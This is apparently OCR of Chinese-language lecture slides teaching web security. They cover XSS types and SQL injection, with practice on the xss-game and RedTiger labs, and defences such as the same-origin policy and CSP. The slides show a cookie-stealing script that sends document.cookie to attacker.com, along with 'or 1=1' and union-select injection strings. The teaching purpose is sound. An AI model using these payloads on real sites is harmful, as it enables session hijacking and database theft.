
Alice



OS Attacker


可能控制恶意软件
和应用程序

对比操作系统安全、网络安全和Web安全



对比操作系统安全、网络安全和Web安全

Alice



Web Attacker

设置受害者访问的恶意网站；无法控制网络



Any Questions?

Web攻击-XSS

什么是XSS攻击

XSS全称为Cross Site Scripting，为了和CSS分开简写为XSS，中文名为跨站脚本。该漏洞发生在用户端，是指在渲染过程中发生了不在预期过程中的JavaScript代码执行。XSS通常被用于获取Cookie、以受攻击者的身份进行操作等行为。

原理：当动态页面中插入的内容含有这些特殊字符（如<）时，用户浏览器会将其误认为是插入了HTML标签，当这些HTML标签引入了一段JavaScript脚本时，这些脚本程序就将会在用户浏览器中执行。所以，当这些特殊字符不能被动态页面检查或检查出现失误时，就将会产生XSS漏洞。



什么是XSS攻击

流程：


Attack Server
1 visit web site
2 receive malicious link
5 send valuable data
Victim client
3 click on link
4 echo user input
Victim Server

什么是XSS攻击

案例：

- victim.com 上的搜寻栏位：
  - http://victim.com/search.php ? term = apple

    Search.php 用于接收用户的查询并展示查询结果

- 服务器端实现 search.php:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php    echo $_GET[term] ?> :
. . .
</BODY>        </HTML>
Results for apple :
. . .
```

echo search term into response

什么是XSS攻击

案例：

- Consider link: (properly URL encoded)

http://victim.com/search.php ? term =

```
<script> window.open(
"http://attacker.com/steal.php?
cookie =" + document.cookie)   </script>
```

攻击者预设的攻击字符串

- 如果用户点击了这个链接会发生什么?

1. 浏览器访问 victim.com/search.php
2. 服务器返回：
   <HTML> Results for <script> … </script>
3. 浏览器执行查询嵌入的脚本:
   - 攻击者打开的新窗口将记录用户的cookie

什么是XSS攻击

案例：

Victim client

Attack Server

user gets bad link

www.attacker.com

```
http://victim.com/search.php ?
  term = <script> ... </script>
```

user clicks on link

victim echoes user input

Victim Server

www.victim.com

```
<html>
Results for
   <script>
   window.open(http://attacker.com?
   ... document.cookie ...)
   </script>
</html>
```

什么是XSS攻击

案例：微信公众号的bug

1. 发一篇公众号文章，标题中包含
   <input onfocus="alert('1')">
2. 用户打开文章后，在写留言页面中会发现标题没有被转义，正常被渲染成了 HTML
3. 用户点击被渲染出来的输入框后执行代码

XSS攻击的分类

1. 反射型XSS

反射型XSS是比较常见和广泛的一类，举例来说，当一个网站的代码中包含类似下面的语句：`<?php echo "<p>hello, $_GET['user']</p>";?>`，那么在访问时设置 `/?user=</p><script>alert("hack")</script><p>`，则可执行预设好的JavaScript代码。

反射型XSS通常出现在搜索等功能中，需要被攻击者点击对应的链接才能触发，且受到XSS Auditor、NoScript等防御手段的影响较大。

XSS攻击的分类

1. 反射型XSS

XSS攻击的分类

2. 存储型XSS

在这种漏洞中，攻击者能够把攻击载荷存入服务器的数据库中，造成持久化的攻击。

通常出现在评论区等用户提交内容会写入数据库并展示给其他用户的场景。

a： 攻击者将恶意代码提交到目标网站的数据库中。
b： 用户打开目标网站时，网站服务端将恶意代码从数据库取出，拼接在HTML 中返给浏览器。
c: 用户浏览器接收到响应后解析执行，混在其中的恶意代码也被执行。
d: 恶意代码窃取用户数据并发送到攻击者的网站，或者冒充用户的行为，调用目标网站接口执行攻击者指定的操作。

XSS攻击的分类

2. 存储型XSS

XSS攻击的分类

3. DOM型XSS

DOM型XSS不同之处在于DOM型XSS一般和服务器的解析响应没有直接关系，而是在JavaScript脚本动态执行的过程中产生的。

a： 攻击者构造出特殊的 URL，其中包含恶意代码。
b： 用户打开带有恶意代码的 URL。
c: 用户浏览器接收到响应后解析执行，前端 JavaScript 取出 URL 中的恶意代码并执行。
d: 恶意代码窃取用户数据并发送到攻击者的网站，或者冒充用户的行为，调用目标网站接口执行攻击者指定的操作。

XSS攻击的分类

3. DOM型XSS

XSS攻击的危害

1. 用户的Cookie被获取，其中可能存在Session ID等敏感信息。若服务器端没有做相应防护，攻击者可用对应Cookie登陆服务器。
2. 攻击者能够在一定限度内记录用户的键盘输入。
3. 攻击者通过CSRF等方式以用户身份执行危险操作。
4. XSS蠕虫：受感染的用户会再发给更多用户造成更大范围传播。
5. 获取用户浏览器信息。
6. 利用XSS漏洞扫描用户内网。


XSS攻击实践

访问 http://xss-game.appspot.com/

第一关：反射型XSS

描述：本关卡演示了跨站脚本的一个常见原因，即用户输入未经过适当转义而直接包含在页面中。您可以在有漏洞的窗口内执行操作或直接编辑其 URL 栏。

目标：在下面的框架中注入一个脚本，弹出 JavaScript alert()。




XSS攻击实践

访问 http://xss-game.appspot.com/

第二关：存储型XSS

描述：网络应用程序通常会将用户数据保存在服务器端数据库中，而且越来越多地保存在客户端数据库中，然后再显示给用户。无论这些用户控制数据来自何处，都应小心处理。

目标：注入一个脚本，在应用程序的上下文中弹出alert()。



本题中script被规则过滤了

XSS攻击实践

访问 http://xss-game.appspot.com/

第三关：DOM型XSS

描述：正如您在上一层中看到的，一些常见的 JS 函数是执行接收器，这意味着它们会导致浏览器执行输入中出现的任何脚本。有时，这一事实会被更高级别的 API 隐藏起来，而这些 API 会在引擎盖下使用这些函数之一。

目标：像以前一样，在应用程序中注入一个脚本以弹出 JavaScript alert()。

由于无法在应用程序中的任何地方输入有效内容，因此必须在 URL 栏中手动编辑地址。

XSS攻击的防范：同源策略 Same-origin policy

- 浏览器中的每个网站都与其他网站隔离，来自同一网站的多个页面不隔离

XSS攻击的防范：同源策略 Same-origin policy

- 浏览器中的每个网站都与其他网站隔离，来自同一网站的多个页面不隔离

同源策略限制了不同源之间如何进行资源交互，是用于隔离潜在恶意文件的重要安全机制。 是否同源由URL决定，URL由协议、域名、端口和路径组成，如果两个URL的协议、域名和端口相同，则表示他们同源。

Origin = protocol + hostname + port

XSS攻击的防范：同源策略 Same-origin policy

Originating document	Accessed document
http://wikipedia.org/**a**/	http://wikipedia.org/**b**/
http://wikipedia.org/	http://**www.**wikipedia.org/
http://wikipedia.org/	**https**://wikipedia.org/
http://wikipedia.org**:81**/	http://wikipedia.org**:82**/
http://wikipedia.org**:81**/	http://wikipedia.org/

XSS攻击的防范：其他方式

- 内容安全策略 Content Security Policy(CSP)：定义哪些资源可以被当前页面加载，减少 XSS 的发生。

```
Content-Security-Policy: default-src 'self'; script-src 'self' https://cdn.example.com; style-src 'self' 'unsafe-inline'; img-src data: https://images.example.com; font-src 'self' https://fonts.gstatic.com;
```

- 输入验证和过滤：用户输入的内容不能相信，要对用户输入的数据进行验证，只接受可信任的数据。比如对脚本标签 script 处理，剔除该标签的潜在危险。
- 输出编码，当需要将一个字符串输出到Web网页时，同时又不确定这个字符串中是否包括XSS特殊字符（如< > &'"等），为了确保输出内容的完整性和正确性，可以使用编码（HTMLEncode）进行处理。
- 使用安全的框架或者库：比如选择前端开发框架 Angular，其内置了安全机制，默认 XSS 防护。


Any Questions?


Web攻击-SQL注入

什么是SQL注入攻击?

- SQL的概念：SQL（Structured Query Language）是结构化查询语言，它是对关系型数据库的操作语言。它可以应用到所有关系型数据库中，例如：MySQL、Oracle、SQL Server 等。
- SQL注入的概念和原因：当web应用向后台数据库传递SQL语句进行数据库操作时，如果对用户输入的参数没有经过严格的过滤处理，那么攻击者就可以构造特殊的SQL语句，直接输入数据库代码执行，获取或修改数据库中的数据。


什么是SQL注入攻击?

- SQL注入的本质：把用户输入的数据当作代码来执行，违背了"数据与代码分离"的原则
- SQL注入需要满足的条件：
  1. **参数用户可控**：前端传给后端的参数用户可控。
  2. **参数带入数据库查询**：传入的参数拼接到SQL语句中，且带入数据库中查询。



什么是SQL注入攻击?

- SQL注入的本质：把用户输入的数据当作代码来执行，违背了"数据与代码分离"的原则
- SQL注入需要满足的条件：
  1. **参数用户可控**：前端传给后端的参数用户可控。
  2. **参数带入数据库查询**：传入的参数拼接到SQL语句中，且带入数据库中查询。



基础SQL语句

- SELECT column FROM table WHERE condition

  返回条件为真的所有记录中指定表格中给定列的值。
  例：**SELECT Balance FROM Customer WHERE Username='bgates'** 会得到79.2

- INSERT INTO Customer VALUES (8477, 'oski', 10.00);

  向表中插入新的一行

- DROP TABLE Customer

  删除表

Customer		
AcctNum	Username	Balance
1199	zuckerberg	35.71
0501	bgates	79.2
…	…	…
…	…	…

Customer		
AcctNum	Username	Balance
1199	zuckerberg	35.7
0501	bgates	79.2
8477	oski	10.00
…	…	…

SQL注入的分类——按照注入点分类

1. 数字型注入：

在 Web 端中经常能看到是例如http://xxx.com/news.php?id=1 这种形式，其注入点 id 类型为数字，所以叫数字型注入点。

这一类的 SQL 语句结构通常为 select * from news where id=1 ,如果攻击者将参数id的值改为1 or 1=1,那么程序中拼接的sql语句则为： select * from news where id=1 or 1=1,因此参数改变了原有的SQL语句结构，导致了SQL注入漏洞攻击。

SQL注入的分类——按照注入点分类

2. 字符型注入：

在 Web 端中也经常能看到例如http://xxx.com/news.php?name=admin 这种形式的URL地址，其注入点 name 类型为字符类型，所以叫字符型注入点。这一类的 SQL 语句结构通常为 select * from 表名 where name='admin' 。

当攻击者在参数值admin尾部加入攻击代码' or 1=1,那么拼接出来的sql注入语句为： select * from news where chr='admin' or 1=1 '，这样SQL语句同样也会被改变。

当然攻击者也不仅仅使用这么简单的攻击代码，通常还会使用一些更加复杂的攻击代码，例如admin' union select 1,2,3,4 or '1'='1 在程序中拼接SQL语句之后，则变成了select * from news where chr='admin' union select 1,2,3,4 or '1'='1'

这样就可以使用union结构将攻击者所感兴趣的内容返回回来 。

SQL注入的分类——按照注入点分类

3. 搜索型注入：

很多时候我们会看到网站有个站内搜索的功能，搜索功能往往需要和数据库进行交互，因此也会存在SQL注入漏洞风险。

搜索型SQL注入的特点是攻击代码中有两个% ,如右图所示。

在图中可以看到，这个地方原本是用来搜索相关用户名的，当攻击代码为%xxxx% or 1=1 #%'时，所有用户信息都被列出来了。

SQL注入实践

访问 http://redtiger.labs.overthewire.org/

第一关：数字型

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: 1

This category does not exist!

Username:
Password: Login

redtiger.labs.overthewire.org/level1.php?cat=1

科研论文 绘图和PPT 兴趣技术 游戏 项目相关 语言学习 远程评估 Remote Ev...

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

SELECT * FROM level1_users WHERE cat = 1

Category: 1

This hackit is cool :)
My cats are sweet.
Miau

Username: Hornoxe
Password: Login

SQL注入实践

访问 http://redtiger.labs.overthewire.org/

第一关：数字型

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: 1

This hackit is cool :)
My cats are sweet.
Miau

Username:
Password: Login

试着访问
redtiger.labs.overthewire.org/level1.php?cat=1 or 1=1

SELECT * FROM level1_users WHERE cat = 1 or 1=1

SQL注入实践


访问 http://redtiger.labs.overthewire.org/

第一关：数字型


试着访问
redtiger.labs.overthewire.org/level1.php?cat=1 order by 2/3/4/5

SELECT * FROM level1_users
WHERE cat = 1 ORDER BY 4


order by 2



order by 3



order by 4



order by 5

可以推测出该表有4列


SQL注入实践

访问 http://redtiger.labs.overthewire.org/

第一关：数字型

